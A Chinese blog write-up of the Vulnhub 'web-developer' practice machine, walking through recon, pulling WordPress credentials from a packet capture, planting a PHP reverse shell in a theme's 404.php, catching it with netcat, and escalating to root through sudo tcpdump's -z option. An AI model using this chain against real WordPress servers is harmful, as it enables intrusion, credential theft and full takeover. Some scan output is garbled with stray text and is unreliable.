

Vulnhub靶机 web-developer writeup

原创

剑豪123 已于 2022-01-23 22:37:01 修改 2107 收藏

分类专栏: [vulnhub](#) 文章标签: [安全](#) [web安全](#) [linux](#)

于 2022-01-23 22:36:13 首次发布

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/xingjinhao123/article/details/122658526>

版权



vulnhub 专栏收录该内容

9 篇文章 0 订阅

订阅专栏

目录

信息搜集

[扫描IP地址](#)

[扫描开放的端口](#)

[80端口](#)

[列举目录](#)

[getshell](#)

[提权](#)

下载地址: <https://www.vulnhub.com/entry/web-developer-1,288>

Description

[Back to the Top](#)

A machine using the newest **REMOVED** Server, the newest **REMOVED** and containing some **REMOVED**....

Changelog v1 - 2018/11/05 Beta - 2018/9/22

?

CSDN @剑豪123

信息搜集

扫描IP地址

```
C:\home\kali> arp-scan -l
C:\home\kali> arp-scan -l
filtered on display.
Interface: eth0, type: EN10MB, MAC: 00:0c:29:0d:43:48, IPv4: 192.168.1.159
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1 www.dra0f08:6f:6c:4c:5b:9 HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.30 evig54:05:db:eb:24:16 (Unknown) request is running they
192.168.1.2 rger 50:3c:ea:c1:33:9b saying GUANGDONG OPPO MOBILE TELECOMMUNICATIONS CORP., LTD
192.168.1.163 00:0c:29:a7:97:d7 VMware, Inc.
192.168.1.25 3c:a5:81:59:dc:a1 vivo Mobile Communication Co., Ltd.
192.168.1.26 b6:54:ac:da:65:21 (Unknown: locally administered)
192.168.1.26 b6:54:ac:da:65:21 (Unknown: locally administered) (DUP: 2)

179 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.017 seconds (126.92 hosts/sec). 7 responded
```


扫描开放的端口

```
C:\home\kali> nmap 192.168.1.163 -p- -A -o -sV
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-21 21:51 CST
Nmap scan report for 192.168.1.163
Host is up (0.00044s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d2:ac:73:4c:17:ec:6a:82:79:87:5a:f9:22:d4:12:cb (RSA)
|   256 9c:d5:f3:2c:e2:d0:06:cc:8c:15:5a:5a:81:5b:03:3d (ECDSA)
|_  256 ab:67:56:69:27:ea:3e:3b:33:73:32:f8:ff:2e:1f:20 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: WordPress 4.9.8
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Example site &#8211; Just another WordPress site
MAC Address: 00:0C:29:A7:97:D7 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X (filtered on display)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9 double underscores in CSS identifiers
Network Distance: 1 hop (node/2810369)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel is running they will no longer get an error message saying "An Ajax HTTP request terminated.

TRACEROUTE
HOP RTT      ADDRESS
1  0.44 ms  192.168.1.163

Numerous performance improvements
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 10.50 seconds
```

80端口



发现有wordpress内容管理系统

 Wappalyzer

TECHNOLOGIES MORE INFO 

内容管理系统 (CMS)	操作系统
 WordPress 4.9.8	 Ubuntu
博客	数据库
 WordPress 4.9.8	 MySQL
字体脚本	JavaScript 库
 Google Font API	 jQuery 1.12.4
 Twitter Emoji (Twemoji)	 jQuery Migrate 1.4.1
Web 服务器	WordPress themes
 Apache 2.4.29	 Twenty Seventeen
编程语言	

CSDN @剑豪123

列举目录

```
C:\home\kali> dirb http://192.168.1.163
```

```
DIRB v2.22  
By The Dark Raver
```


```
START_TIME: Fri Jan 21 21:53:37 2022  
URL_BASE: http://192.168.1.163/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

```
GENERATED WORDS: 4612
```

```
--- Scanning URL: http://192.168.1.163/ ---  
+ http://192.168.1.163/index.php (CODE:301|SIZE:0)  
==> DIRECTORY: http://192.168.1.163/ipdata/  
+ http://192.168.1.163/server-status (CODE:403|SIZE:301)  
==> DIRECTORY: http://192.168.1.163/wp-admin/  
==> DIRECTORY: http://192.168.1.163/wp-content/  
==> DIRECTORY: http://192.168.1.163/wp-includes/  
+ http://192.168.1.163/xmlrpc.php (CODE:405|SIZE:42)  
  
--- Entering directory: http://192.168.1.163/ipdata/ ---  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
    (Use mode '-w' if you want to scan it anyway)  
  
--- Entering directory: http://192.168.1.163/wp-admin/ ---  
+ http://192.168.1.163/wp-admin/admin.php (CODE:302|SIZE:0)  
==> DIRECTORY: http://192.168.1.163/wp-admin/css/  
==> DIRECTORY: http://192.168.1.163/wp-admin/images/  
==> DIRECTORY: http://192.168.1.163/wp-admin/includes/  
+ http://192.168.1.163/wp-admin/index.php (CODE:302|SIZE:0)  
==> DIRECTORY: http://192.168.1.163/wp-admin/js/  
==> DIRECTORY: http://192.168.1.163/wp-admin/maint/  
==> DIRECTORY: http://192.168.1.163/wp-admin/network/  
==> DIRECTORY: http://192.168.1.163/wp-admin/user/  
  
--- Entering directory: http://192.168.1.163/wp-content/ ---  
+ http://192.168.1.163/wp-content/index.php (CODE:200|SIZE:0)  
==> DIRECTORY: http://192.168.1.163/wp-content/plugins/  
==> DIRECTORY: http://192.168.1.163/wp-content/themes/  
==> DIRECTORY: http://192.168.1.163/wp-content/uploads/  
  
--- Entering directory: http://192.168.1.163/wp-includes/ ---  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
    (Use mode '-w' if you want to scan it anyway)
```

CSDN @剑豪123

访问ipdata目录发现有analyze.cap下载下来看一下



Name	Last modified	Size	Description
Parent Directory	-	-	
analyze.cap	2018-10-30 09:14	2.8M	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.163 Port 80

CSDN @剑豪123

在180这条数据流中发现了登录信息，用户名：webdeveloper 密码：Te5eQg&4sBS!Yr\$)wf%(DcAd

No.	Time	Source	Destination	Protocol	Length	Info
127	18.454239	192.168.1.222	192.168.1.176	HTTP	397	GET /wordpress/wp-admin HTTP/1.1
129	18.454604	192.168.1.176	192.168.1.222	HTTP	670	HTTP/1.1 301 Moved Permanently (text/html)
131	18.459205	192.168.1.222	192.168.1.176	HTTP	398	GET /wordpress/wp-admin/ HTTP/1.1
132	18.472292	192.168.1.176	192.168.1.222	HTTP	473	HTTP/1.1 302 Found
133	18.475930	192.168.1.222	192.168.1.176	HTTP	475	GET /wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.1.176%2Fwordpress%2Fwp-admin%2F&reauth=1...
134	18.488602	192.168.1.176	192.168.1.222	HTTP	3771	HTTP/1.1 200 OK (text/html)
136	18.535692	192.168.1.222	192.168.1.176	HTTP	581	GET /wordpress/wp-admin/load-styles.php?c=0&dir=ltr&load%5B%5D=dashicons,buttons,forms,l10n,login&ver...
146	18.541084	192.168.1.176	192.168.1.222	HTTP	12463	HTTP/1.1 200 OK (text/css)
148	18.575040	192.168.1.222	192.168.1.176	HTTP	527	GET /wordpress/wp-admin/images/wordpress-logo.svg?ver=20131107 HTTP/1.1
149	18.577324	192.168.1.176	192.168.1.222	HTTP/X...	1876	HTTP/1.1 200 OK
150	18.59.210143	192.168.1.222	192.168.1.176	HTTP	398	POST /wordpress/wp-login.php HTTP/1.1 (application/x-www-form-urlencoded)
182	90.232018	192.168.1.176	192.168.1.222	HTTP	1200	HTTP/1.1 302 Found
184	90.236559	192.168.1.222	192.168.1.176	HTTP	949	GET /wordpress/wp-admin/ HTTP/1.1
212	91.521133	192.168.1.176	192.168.1.222	HTTP	1420	HTTP/1.1 200 OK (text/html)

[Full request URI: http://192.168.1.176/wordpress/wp-login.php]
[HTTP request 1/4]
[Response in frame: 182]
[Next request in frame: 184]
File Data: 152 bytes
- HTML Form URL Encoded: application/x-www-form-urlencoded
» Form item: "log" = "webdeveloper"
» Form item: "pwd" = "Te5e0gq4sBS(Y\$)wF%(DcAd"

```
0230 73 5f 74 65 73 74 5f 63 6f 6f 6b 69 65 3d 57 50 s_test_c cookie=WP
0240 2b 43 6f 6f 6b 65 2b 63 68 65 63 6b 0d 0a 43 +Cookie+ check_C
0250 6f 6e 66 65 63 74 69 6f ee 3a 20 6b 65 70 2d connectio n: keep-
0260 61 6c 69 76 65 0d 0a 55 70 67 72 61 64 65 2d 49 alive_U pgrade-I
0270 6e 73 65 63 75 72 65 2d 62 65 71 75 65 73 74 73 nsecure_ Requests
0280 3a 29 31 0d 0a 0d 0a 0c 6c 6f 67 3d 77 65 62 64 65 : 1 .. 1 og=webde
0290 76 65 6c 6f 70 65 72 26 70 77 64 3d 54 65 35 65 veloper& pwd=Te5e
02a0 53 67 25 32 36 34 73 42 53 25 32 31 59 72 25 32 Qg%264sB S%21Yr%2
02b0 34 25 32 39 77 66 25 32 35 25 32 38 44 63 41 64 4%29wf%2 5%280cA
02c0 26 77 70 2d 73 75 62 6d 69 74 3d 4c 6f 67 2b 49 wp-submit it=Log+I
02d0 6e 26 72 65 64 65 72 65 63 74 5f 74 6f 3d 68 74 n&redire ct_to=ht
02e0 74 70 25 33 41 25 32 46 25 32 46 31 39 32 2e 31 tp%3A%2F %2F192.1
02f0 36 38 25 31 2e 33 37 36 25 32 46 77 6f 72 64 70 68.1.176 %2Fwordp
0300 72 65 73 73 25 32 46 77 70 2d 61 64 6d 69 6e 25 ress%2Fw p-admin%
0310 32 46 26 74 65 73 74 63 6f 6b 69 65 3d 31 2F&test cookie=1
```

Text item (text), 41 byte(s) 分组: 806 - 已显示: 108 (13.4%) CSDN 配置 Default

成功登录到后台

Dashboard < Example site — WordPress - Mozilla Firefox

404 Not Found | Index of /ipdata | Dashboard < Example site | +

192.168.1.163/wp-admin/

Dashboard

A new, modern publishing experience is coming soon.
Take your words, media, and layout in new directions with Gutenberg, the WordPress editor we're currently building.

Test the new editor today.

You can take Gutenberg for a spin (and share your feedback, if you'd like) before we officially release it, by installing it as a plugin. You can help by testing, filing bugs, or contributing on the [GitHub repository](#).

Not quite ready?

The new editor will be enabled by default in the next major release of WordPress. If you're not sure how compatible your current themes and plugins are, we've got you covered. Install the [Classic Editor plugin](#) to keep using the current editor until you're ready to make the switch.

Welcome to WordPress!

We've accomplished some tasks to get you started.

Install Gutenberg | Install the Classic Editor

Learn more about Gutenberg

getshell

编辑404.php

WordPress 5.8.3 is available! Please update now.

Edit Themes

Twenty Seventeen: 404 Template (404.php)

Selected file content:

```

1 <?php
2 /**
3  * The template for displaying 404 pages (not found)
4  *
5  * @link https://codex.wordpress.org/Creating_an_Error_Page
6  *
7  * @package WordPress
8  * @subpackage Twenty_Seventeen
9  * @since 1.0
10 * @version 1.0
11 */
12
13 get_header(); >
14
15 <div class="wrap">
16 <div id="primary" class="content-area">
17 <main id="main" class="site-main" role="main">
18
19 <section class="error-404">
20 <header class="page-title"><?php _e( 'Oops! That page can&rsquo;t be found.', 'twentysixteen' ); ?><h1>
21 </header><!-- page-header -->
22 <div class="page-content">
23 <p><?php _e( 'It looks like nothing was found at this location. Maybe try a search?', 'twentysixteen' ); ?></p>
24
25 <?php get_search_form(); ?>
26
27 </div><!-- .page-content -->
28 </section><!-- .error-404 -->
29 </main><!-- #main -->
30 </div><!-- #primary -->
31 </div><!-- .wrap -->
32 </div><!-- .wp-content -->
33
34 <?php get_footer();
```

Documentation: Function Name... ▾ Look Up

Select theme to edit: Twenty Seventeen ▾ Select

Theme Files

- Stylesheet (style.css)
- Theme Functions (functions.php)
- assets ▾
- RTL Stylesheet (rtl.css)
- 404 Template (404.php)**
- Archives (archive.php)
- Comments (comments.php)
- Theme Footer (footer.php)
- Homepage (front-page.php)
- Theme Header (header.php)
- inc ▾
- Main Index Template (index.php)
- Single Page (page.php)
- Search Results (search.php)
- Search Form (searchform.php)
- Sidebar (sidebar.php)

CSDN @剑豪123

将php-reverse-shell复制进来

WordPress 5.8.3 is available! Please update now.

Edit Themes

Twenty Seventeen: 404 Template (404.php)

Selected file content:

```

1 <?php
2 // php-reverse-shell - A Reverse Shell implementation in PHP
3 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
4 //
5 // This tool may be used for legal purposes only. Users take full responsibility
6 // for any actions performed using this tool. The author accepts no liability
7 // for damage caused by this tool. If these terms are not acceptable to you, then
8 // do not use this tool.
9 //
10 // In all other respects the GPL version 2 applies:
11 //
12 // This program is free software: you can redistribute it and/or modify
13 // it under the terms of the GNU General Public License version 2 as
14 // published by the Free Software Foundation.
15 //
16 // This program is distributed in the hope that it will be useful,
17 // but WITHOUT ANY WARRANTY, without even the implied warranty of
18 // MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
19 // GNU General Public License for more details.
20 //
21 // You should have received a copy of the GNU General Public License along
22 // with this program; if not, write to the Free Software Foundation, Inc.,
23 // 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
24 //
25 // This tool may be used for legal purposes only. Users take full responsibility
26 // for any actions performed using this tool. If these terms are not acceptable to
27 // you, then do not use this tool.
28 //
29 // You are encouraged to send comments, improvements or suggestions to
30 // me at pentestmonkey@pentestmonkey.net
31 //
32 // Description
33 // -----
34 // This script will make an outbound TCP connection to a hardcoded IP and port.
35 // The recipient will be given a shell running as the current user (apache normally).
36 //
37 // Limitations
```

Documentation: Function Name... ▾ Look Up

Select theme to edit: Twenty Seventeen ▾ Select

Theme Files

- Stylesheet (style.css)
- Theme Functions (functions.php)
- assets ▾
- RTL Stylesheet (rtl.css)
- 404 Template (404.php)**
- Archives (archive.php)
- Comments (comments.php)
- Theme Footer (footer.php)
- Homepage (front-page.php)
- Theme Header (header.php)
- inc ▾
- Main Index Template (index.php)
- Single Page (page.php)
- Search Results (search.php)
- Search Form (searchform.php)
- Sidebar (sidebar.php)

CSDN @剑豪123

kali开启监听

```
C:\home\kali> nc -lvpn 1234
listening on [any] 1234 ...
```

感谢观看

CSDN @剑豪123

访问http://192.168.1.163/wp-content/themes/twentysixteen/404.php

```
C:\home\kali> nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.1.159] from (UNKNOWN) [192.168.1.163] 52972
Linux webdeveloper 4.15.0-38-generic #41-Ubuntu SMP Wed Oct 10 10:59:38 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
14:27:35 up 42 min, 0 users, load average: 0.02, 0.02, 0.06
USER     TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ █
```

CSDN @剑豪123

成功拿到shell

提权

查看用户

```
$ cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
webdeveloper:x:1000:1000:WebDeveloper:/home/webdeveloper:/bin/bash
$ █
```

CSDN @剑豪123

在wordpress的配置文件里面找到数据的用户名: webdeveloper 密码: MasterOfTheUniverse

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'webdeveloper');

/** MySQL database password */
define('DB_PASSWORD', 'MasterOfTheUniverse');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

CSDN @剑豪123

尝试使用这个账号登录ssh

```
C:\home\kali> ssh webdeveloper@192.168.1.163
The authenticity of host '192.168.1.163 (192.168.1.163)' can't be established.
ECDSA key fingerprint is SHA256:qgNlWWIX9wv+iLg9Bqpq+ENCHqG3lhlsM1bMQJygYDM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.163' (ECDSA) to the list of known hosts.
webdeveloper@192.168.1.163's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-38-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Jan 21 14:34:14 UTC 2022

System load:  0.04      Processes:          157
Usage of /:   26.9% of 19.56GB  Users logged in:     0
Memory usage: 48%           IP address for eth0: 192.168.1.163
Swap usage:   0%

* Security certifications for Ubuntu!
  We now have FIPS, STIG, CC and a CIS Benchmark.

  - http://bit.ly/Security_Certification

* Want to make a highly secure kiosk, smart display or touchscreen?
  Here's a step-by-step tutorial for a rainy weekend, or a startup.

  - https://bit.ly/secure-kiosk

310 packages can be updated.
215 updates are security updates.

*** System restart required ***
Last login: Tue Oct 30 09:25:27 2018 from 192.168.1.114
webdeveloper@webdeveloper:~$ id
uid=1000(webdeveloper) gid=1000(webdeveloper) groups=1000(webdeveloper),4(adm),24(cdrom),30(dip),46(plugdev),108(lxd)
webdeveloper@webdeveloper:~$ CSDN @剑豪123
```

登录成功，使用sudo -l发现可以使用tcpdump提权

```
webdeveloper@webdeveloper:~$ sudo -l
Matching Defaults entries for webdeveloper on webdeveloper:
  env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/snap/bin
User webdeveloper may run the following commands on webdeveloper:
  (root) /usr/sbin/tcpdump
webdeveloper@webdeveloper:~$ CSDN @剑豪123
```

在本地开启监听，并执行以下几条命令

```
echo $'php /var/www/html/wp-content/themes/twentyseventeen/404.php' > /tmp/.shell
chmod +x /tmp/.shell
sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/.shell -Z root
```

```
C:\home\kali> nc -lvp 1234
listening on [any] 1234 ...
[...]
Thank you! CSDN @剑豪123
```

```
webdeveloper@webdeveloper:~$ echo $'php /var/www/html/wp-content/themes/twentyseventeen/404.php' > /tmp/.shell
webdeveloper@webdeveloper:~$ chmod +x /tmp/.shell
webdeveloper@webdeveloper:~$ sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/.shell -Z root
dropped privs to root
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
Maximum file limit reached: 1
1 packet captured
21 packets received by filter
0 packets dropped by kernel
webdeveloper@webdeveloper:~$ PHP Notice: Undefined variable: daemon in /var/www/html/wp-content/themes/twentyseventeen/404.php on line 184
Successfully opened reverse shell to 192.168.1.159:1234
[...]
CSDN @剑豪123
```

成功得到root权限

```
c:\home\kali> nc -lvpn 1234
listening on [any] 1234 ...
connect to [192.168.1.159] from (UNKNOWN) [192.168.1.163] 52978
Linux webdeveloper 4.15.0-38-generic #41-Ubuntu SMP Wed Oct 10 10:59:38 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
14:38:48 up 53 min, 1 user, load average: 0.00, 0.02, 0.02
USER    TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
webdevel pts/0    192.168.1.159    14:34    2.00s  0.03s  0.03s -bash
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

CSDN @剑豪123

得到flag

```
# id
uid=0(root) gid=0(root) groups=0(root)
# cd
# pwd
/home/webdeveloper
# cd /root
# ls
flag.txt
# cat flag.txt
Congratulations here is you're flag:
cba045a5a4f26f1cd8d7be9a5c2b1b34f6c5d290
#
```

CSDN @剑豪123

到这里成功完成了该靶机！

本文所有用到的工具都可以关注微信公众号“网络安全学习爱好者”联系公众客服免费领取！ 该文章也来自这个公众号！



CSDN @剑豪123